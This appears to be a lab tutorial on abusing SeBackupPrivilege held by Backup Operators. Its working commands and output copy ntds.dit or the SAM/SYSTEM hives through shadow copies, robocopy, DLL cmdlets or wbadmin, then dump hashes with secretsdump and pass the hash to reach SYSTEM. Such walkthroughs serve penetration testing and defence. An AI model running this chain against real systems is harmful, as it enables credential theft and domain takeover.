Windows Privilege Escalation: SeBackupPrivilege
From Backup Operators to Domain Admin. Exploiting SeBackupPrivilege to bypass NTFS ACLs, extract ntds.dit or SAM hives, dump hashes offline, and Pass-the-Hash to SYSTEM.
TL;DR

Members of the Backup Operators group hold SeBackupPrivilege, which lets any process bypass NTFS ACLs and read any file on the system. On a Domain Controller this means copying ntds.dit and the SYSTEM hive, extracting every domain hash offline with secretsdump, and using Pass-the-Hash to authenticate as Administrator. No software vulnerability is exploited, only the privileges Windows itself grants to the group.
What is SeBackupPrivilege
Every file and folder in Windows has a Discretionary Access Control List (DACL) that defines who can read, write, or execute that resource. SeBackupPrivilege was designed to bypass this intentionally: when a process opens a file with the FILE_FLAG_BACKUP_SEMANTICS flag, the operating system skips the DACL check and grants read access regardless of the configured permissions. This behavior exists so that backup agents can copy the entire disk without restriction.
The Backup Operators group, present in every Windows installation, automatically grants two rights to its members:
| Privilege | Effect |
|---|---|
SeBackupPrivilege | Read any file, bypassing ACLs |
SeRestorePrivilege | Write any file, bypassing ACLs |
In practice, anyone holding SeBackupPrivilege can read files such as ntds.dit (the Active Directory database on a DC) or the SAM/SYSTEM registry hives (on any Windows machine), extract password hashes, and escalate to Administrator or Domain Admin without exploiting any software vulnerability.
One detail worth noting: whoami /priv may show the privilege as Disabled. This does not mean it is unavailable. It simply means it has not been activated in the current session yet. Any process can call AdjustTokenPrivileges to enable it at runtime, and exploitation tools do this transparently.
Lab Setup
Creating the User
On EVILCORP-DC01, with an administrator session. Choose one of the two commands below. Running both will cause a CN conflict in Active Directory, creating a duplicate object with the domain suffix appended to the name.
CMD:
net user svc-backup P@ssw0rd123! /add /domain
PowerShell:
New-ADUser -Name "svc-backup" `
  -SamAccountName "svc-backup" `
  -UserPrincipalName "[email protected]" `
  -AccountPassword (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force) `
  -Enabled $true `
  -PasswordNeverExpires $true
Adding to Backup Operators
This is the core misconfiguration that makes the entire attack possible. The name "Backup Operators" gives a false impression of safety, leading administrators to use it without realizing the consequences.
CMD:
net localgroup "Backup Operators" EVILCORP\svc-backup /add
PowerShell:
Add-ADGroupMember -Identity "Backup Operators" -Members "svc-backup"
To confirm the user was added:
CMD:
net localgroup "Backup Operators"
PowerShell:
Get-ADGroupMember -Identity "Backup Operators" | Select-Object Name, SamAccountName
PS C:\Users\Administrator> net localgroup "Backup Operators"
Alias name     Backup Operators
Comment        Backup Operators can override security restrictions for the sole purpose of backing up or restoring files

Members

-------------------------------------------------------------------------------
svc-backup
The command completed successfully.
Enabling WinRM Access
For the user to connect via evil-winrm, it must be a member of the Remote Management Users group:
CMD:
net localgroup "Remote Management Users" EVILCORP\svc-backup /add
PowerShell:
Add-ADGroupMember -Identity "Remote Management Users" -Members "svc-backup"
PS C:\Users\Administrator> net localgroup "Remote Management Users" EVILCORP\svc-backup /add
The command completed successfully.
Enumeration
From the attack machine (Kali), connect to the DC:
evil-winrm -i <IP_DC> -u svc-backup -p 'P@ssw0rd123!'
$ evil-winrm -i 192.168.147.137 -u 'svc-backup' -p 'P@ssw0rd123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-backup\Documents>
Check the privileges assigned to the token:
whoami /priv
*Evil-WinRM* PS C:\Users\svc-backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Both SeBackupPrivilege and SeRestorePrivilege are confirmed as Enabled.
Verify group membership as well:
whoami /groups
*Evil-WinRM* PS C:\Users\svc-backup\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
The output confirms membership in BUILTIN\Backup Operators (S-1-5-32-551), which is the source of the backup and restore privileges.
Exploitation on a Domain Controller (ntds.dit)
The ntds.dit file is located at C:\Windows\NTDS\ntds.dit and contains the password hashes for every account in the domain. While the AD service is running, the file remains locked by the Extensible Storage Engine (ESE), so a direct copy will fail. To work around this lock, we create a volume snapshot (shadow copy) and copy the file from there.
In addition to ntds.dit, we need the SYSTEM registry hive, which stores the boot key used to decrypt the hashes inside the database.
DiskShadow + Robocopy
diskshadow.exe is a native Windows Server utility that manages shadow copies through a script file. robocopy with the /b flag (backup mode) triggers SeBackupPrivilege during the copy operation.
Creating the script on the attack machine:
cat <<'EOF' > shadow.dsh
set context persistent nowriters
add volume c: alias evilcorp
create
expose %evilcorp% z:
EOF

unix2dos shadow.dsh
| Script line | Purpose |
|---|---|
set context persistent nowriters | Creates the shadow copy without notifying VSS writers, avoiding timeouts or hangs on the DC |
add volume c: alias evilcorp | Selects the C: volume and assigns an alias |
create | Creates the snapshot |
expose %evilcorp% z: | Mounts the snapshot as the Z: drive |
The
unix2dosconversion is mandatory.diskshadowdoes not accept Unix line endings (LF) and will fail silently.
Upload and execution via evil-winrm:
mkdir C:\Temp
cd C:\Temp
upload shadow.dsh
diskshadow /s C:\Temp\shadow.dsh
*Evil-WinRM* PS C:\Temp> diskshadow /s C:\Temp\shadow.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  EVILCORP-DC01,  9/6/2026 7:45:46 PM

-> set context persistent nowriters
-> add volume c: alias evilcorp
-> create
Alias evilcorp for shadow ID {84aaf96d-8ae5-4fca-9ff4-7eb421f55f10} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {d558daad-8977-42b9-8af6-e4573b5c4cd5} set as environment variable.

Querying all shadow copies with the shadow copy set ID {d558daad-8977-42b9-8af6-e4573b5c4cd5}

    * Shadow copy ID = {84aaf96d-8ae5-4fca-9ff4-7eb421f55f10}        %evilcorp%
        - Shadow copy set: {d558daad-8977-42b9-8af6-e4573b5c4cd5}    %VSS_SHADOW_SET%
        - Original count of shadow copies = 1
        - Original volume name: \\?\Volume{14105c73-7ba2-4bb8-81e0-32a2bbf59ca4}\ [C:\]
        - Creation time: 9/6/2026 7:45:47 PM
        - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
        - Originating machine: EVILCORP-DC01.evilcorp.local
        - Service machine: EVILCORP-DC01.evilcorp.local
        - Not exposed
        - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
        - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %evilcorp% z:
-> %evilcorp% = {84aaf96d-8ae5-4fca-9ff4-7eb421f55f10}
The shadow copy was successfully exposed as z:\.
->
Copying ntds.dit from the shadow copy:
robocopy /b z:\Windows\NTDS C:\Temp ntds.dit
               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00

   Speed :           215,092,512 Bytes/sec.
   Speed :            12,307.692 MegaBytes/min.
   Ended : Sunday, September 6, 2026 7:46:15 PM
Saving the SYSTEM hive:
reg save HKLM\SYSTEM C:\Temp\SYSTEM
*Evil-WinRM* PS C:\Temp> reg save HKLM\SYSTEM C:\Temp\SYSTEM
The operation completed successfully.
Downloading the files to the attack machine:
download C:\Temp\ntds.dit
download C:\Temp\SYSTEM
DiskShadow + SeBackupPrivilege DLLs
Instead of using robocopy /b, it is possible to import DLLs that expose SeBackupPrivilege directly in PowerShell. The DLLs come from the giuliano108/SeBackupPrivilege repository.
First, create the shadow copy with diskshadow as described above. Then upload the DLLs:
upload SeBackupPrivilegeCmdLets.dll
upload SeBackupPrivilegeUtils.dll
Import the modules and activate the privilege:
Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

Set-SeBackupPrivilege
Get-SeBackupPrivilege
Copy ntds.dit from the shadow copy:
Copy-FileSeBackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit -Overwrite
Save the SYSTEM hive:
reg save HKLM\SYSTEM C:\Temp\SYSTEM
wbadmin
wbadmin is the native Windows backup and recovery utility. Unlike the previous approaches, it creates a full backup image and then allows extracting specific files from it.
This method requires the Windows Server Backup feature to be installed on the target. Without it, wbadmin.exe exists on disk but produces no output and silently fails. Before attempting this approach, verify the feature status:
Get-WindowsFeature Windows-Server-Backup
If the output shows [ ] (not installed), this method will not work. In a real engagement, you would not have the privileges to install features on the target, making DiskShadow + Robocopy the more reliable option. In a lab environment, you can install it from an administrator session on the DC:
Install-WindowsFeature Windows-Server-Backup
With the feature confirmed as installed, proceed with the backup:
Create a backup containing the NTDS directory:
wbadmin start backup -quiet -backuptarget:\\EVILCORP-DC01\C$\Temp -include:C:\Windows\NTDS
List the version that was created:
wbadmin get versions
Restore only ntds.dit:
wbadmin start recovery -quiet -version:<VERSION_ID> -itemtype:file -items:C:\Windows\NTDS\ntds.dit -recoverytarget:C:\Temp -notrestoreacl
Replace
<VERSION_ID>with the identifier returned in the previous step (formatMM/DD/YYYY-HH:MM).
The -notrestoreacl flag causes the restored file to inherit the permissions of the destination directory instead of keeping the original restrictive ACLs.
Save the SYSTEM hive:
reg save HKLM\SYSTEM C:\Temp\SYSTEM
Exploitation on a Local Machine without AD (SAM + SYSTEM)
The same technique works on any Windows machine (workstation, member server, standalone). It does not depend on Active Directory. The only difference is the target files:
| Scenario | Target files | Contents |
|---|---|---|
| Domain Controller | ntds.dit + SYSTEM | Hashes for all domain accounts |
| Local machine (no AD) | SAM + SYSTEM | Hashes for local accounts (Administrator, etc.) |
The SAM and SYSTEM hives are located in C:\Windows\System32\config\ and are also locked at runtime. However, reg save can export a copy because it operates at the registry level, not directly on the files on disk.
Copying the hives:
reg save HKLM\SAM C:\Temp\SAM
reg save HKLM\SYSTEM C:\Temp\SYSTEM
Alternative with robocopy + shadow copy:
If reg save does not work (more restricted scenario), create a shadow copy with diskshadow and copy from there:
robocopy /b z:\Windows\System32\config C:\Temp SAM SYSTEM
Download the files and extract with secretsdump:
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
From the local Administrator hash, Pass the Hash works the same way (see the next section).
Hash Extraction
On the attack machine (Kali), with the files already downloaded.
DC scenario (ntds.dit):
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Output (format user:RID:LM:NT:::):
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<NT_HASH>:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<NT_HASH>:::
svc-backup:1103:aad3b435b51404eeaad3b435b51404ee:<NT_HASH>:::
...
Local scenario (SAM):
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Alternative with pypykatz:
pypykatz registry --sam SAM SYSTEM
Pass-the-Hash
With the NT hash in hand, authentication works without knowing the plaintext password.
evil-winrm:
evil-winrm -i <IP_DC> -u Administrator -H <NT_HASH>
impacket-psexec:
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:<NT_HASH> Administrator@<IP_DC>
$ impacket-psexec -hashes 'aad3b435b51404eeaad3b435b51404ee:1bbe084b0d236024f806f50591abc67c' [email protected]
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.147.137.....
[*] Found writable share ADMIN$
[*] Uploading file NBzHqkCs.exe
[*] Opening SVCManager on 192.168.147.137.....
[*] Creating service TThH on 192.168.147.137.....
[*] Starting service TThH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.5499]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system
netexec (formerly crackmapexec):
nxc smb <IP_DC> -u Administrator -H <NT_HASH>
From a regular user who was a member of Backup Operators, it was possible to extract the hashes from the entire domain (or from the local machine in scenarios without AD) and gain access as Administrator. No CVE was exploited, no password was cracked. Only the privileges that Windows itself grants to this group were used.
References
-
HackingArticles: SeBackupPrivilege Walkthrough of the full attack chain using Backup Operators on an AD lab.
-
R3d Buck3t: Windows PrivEsc with SeBackupPrivilege Three different methods for creating system backups and extracting hashes.
-
Windows Local PrivEsc Cookbook: SeBackupPrivilege Lab setup scripts and enumeration steps for the standalone (non AD) scenario.
-
Bordergate: Backup Operator Privilege Escalation Covers the diskshadow and robocopy approach with detailed output.
-
giuliano108/SeBackupPrivilege PowerShell DLLs for enabling and using SeBackupPrivilege programmatically.
-
Microsoft: Event 4672 Documentation on special privilege assignment events for detection purposes.